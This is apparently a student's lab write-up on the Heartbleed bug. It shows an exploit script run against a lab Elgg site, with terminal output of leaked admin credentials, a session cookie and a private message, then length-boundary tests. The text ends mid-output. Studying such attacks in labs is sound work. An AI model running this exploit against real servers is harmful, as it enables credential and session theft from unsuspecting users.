
We visit the *https://www.heartbleedlabelgg.com* website and login as Admin, with the credentials given in the manual:



Now, we add Boby as a friend to our admin account:



After completing the above tasks, we compose a message to Boby and send it.



Compose a message

To: Boby

Subject:
Good Morning

Message:
HEYYYY BOBY,

This is SIRI.

By doing this, we have completed the tasks that were necessary to be done on the victim machine.


Step 2(b): On Attacker machine:

Now we run the attack.py code file on the attacker VM to find out user activity, password, username and the content of the user’s private message. Command:

$ python attack.py www.heartbleedlabelgg.com

The server is not empty anymore after we accessed the website from the victim machine, hence after running it multiple times, we get the following information:


1. <u>Username and Password:</u>



```
[11/13/2021 23:17] seed@SiriS_PES1UG19CS485_Attacker:~/Desktop$ python attack.py
www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-20
14-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server
 is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
...........
..................................#.......xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=6n620b9fr6efcrs3ejtk48bps3
Connection: keep-alive
If-Modified-Since: Tue, 16 Sep 2014 12:53:38 GMT
If-None-Match: "23a-5032e3d78e10e"

.76o...e].......Kt3..p2..2..........ef40ec&__elgg_ts=1636874341&username=admin&p
assword=seedelgg.i\..<.G(26.W.Z..z

[11/13/2021 23:22] seed@SiriS_PES1UG19CS485_Attacker:~/Desktop$
```

The username and password is clearly visible in the highlighted area.

2. The exact content of the private message:



```
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A................................I.........
...........
..................................#.......ept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/inbox/admin
Cookie: Elgg=6n620b9fr6efcrs3ejtk48bps3
Connection: keep-alive
If-None-Match: "1449721729"

`KJT....'Xm7......6M.......=g...Po..O.(7.9-







form-urlencoded
Content-Length: 150

__elgg_token=576699a7a83bbb4c53ef7c9e1309bb51&__elgg_ts=1636874421&recipient_guid=40&subject=Good+Mornin
g&body=HEYYYY+BOBY%2C%0D%0A%0D%0AThis+is+SIRI.....9;..$....g.u.{!.

[11/13/2021 23:23] seed@SiriS_PES1UG19CS485_Attacker:~/Desktop$ 
```

From this screenshot we can see that the message sent to Boby is decoded in the highlighted area:

Subject: Good Morning

Body: HEYYYY BOBY, This is SIRI.


Step 3: Investigate the fundamental cause of the Heartbleed attack

The fundamental cause of the Heartbleed attack vulnerability is that there is a missing user input validation while constructing the Heartbeat response packet.

Now we attempt to change the value of the payload length variable to 40 as seen below:

Command:

$ python attack.py www.heartbleedlabelgg.com --length 40



```
[11/13/2021 23:23] seed@SiriS_PES1UG19CS485_Attacker:~/Desktop$ python attack.py www.heartbleedlabelgg.c
om --length 40

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##############################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##############################################################################

..(AAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...y.O...@..mx....

[11/13/2021 23:25] seed@SiriS_PES1UG19CS485_Attacker:~/Desktop$
```


<u>Step 4: Find out the boundary value of the payload length variable</u>

We are required to use 'trial and error' method to find the exact boundary value of the payload length variable which will not leak any extra data, anything beyond this boundary value will leak extra data from servers' memory.

From the step above it is confirmed that anything above 40, causes payload leak. This is confirmed by the message printed on the screen:

"Returned more data than it should- Server is vulnerable"


So, we first attempt with a boundary value of **20** to check if it leaks at this value.



```
[11/13/2021 23:25] seed@SiriS_PES1UG19CS485_Attacker:~/Desktop$ python attack.py www.heartbleedlabelgg.c
om --length 20

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
##################################################################

.F

[11/13/2021 23:26] seed@SiriS_PES1UG19CS485_Attacker:~/Desktop$
```

As we can see, there is absolutely no leak of payload data at the payload length variable of 20.


Now let us check if it leaks at payload length variable **23**:



```
[11/13/2021 23:26] seed@SiriS_PES1UG19CS485_Attacker:~/Desktop$ python attack.py www.heartbleedlabelgg.c
om --length 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

...AAAAAAAAAAAAAAAAAAAAAABC........5.L.~.}.

[11/13/2021 23:27] seed@SiriS_PES1UG19CS485_Attacker:~/Desktop$
```

We can see that at 23, there is a leak of payload data. Therefore we can conclude that we have narrowed the search value as the boundary value exists somewhere **between 20 and 23.**

Hence we check payload length variable **22**:



```
[11/13/2021 23:26] seed@SiriS_PES1UG19CS485_Attacker:~/Desktop$ python attack.py www.heartbleedlabelgg.c
om --length 22

defribulator v1.20
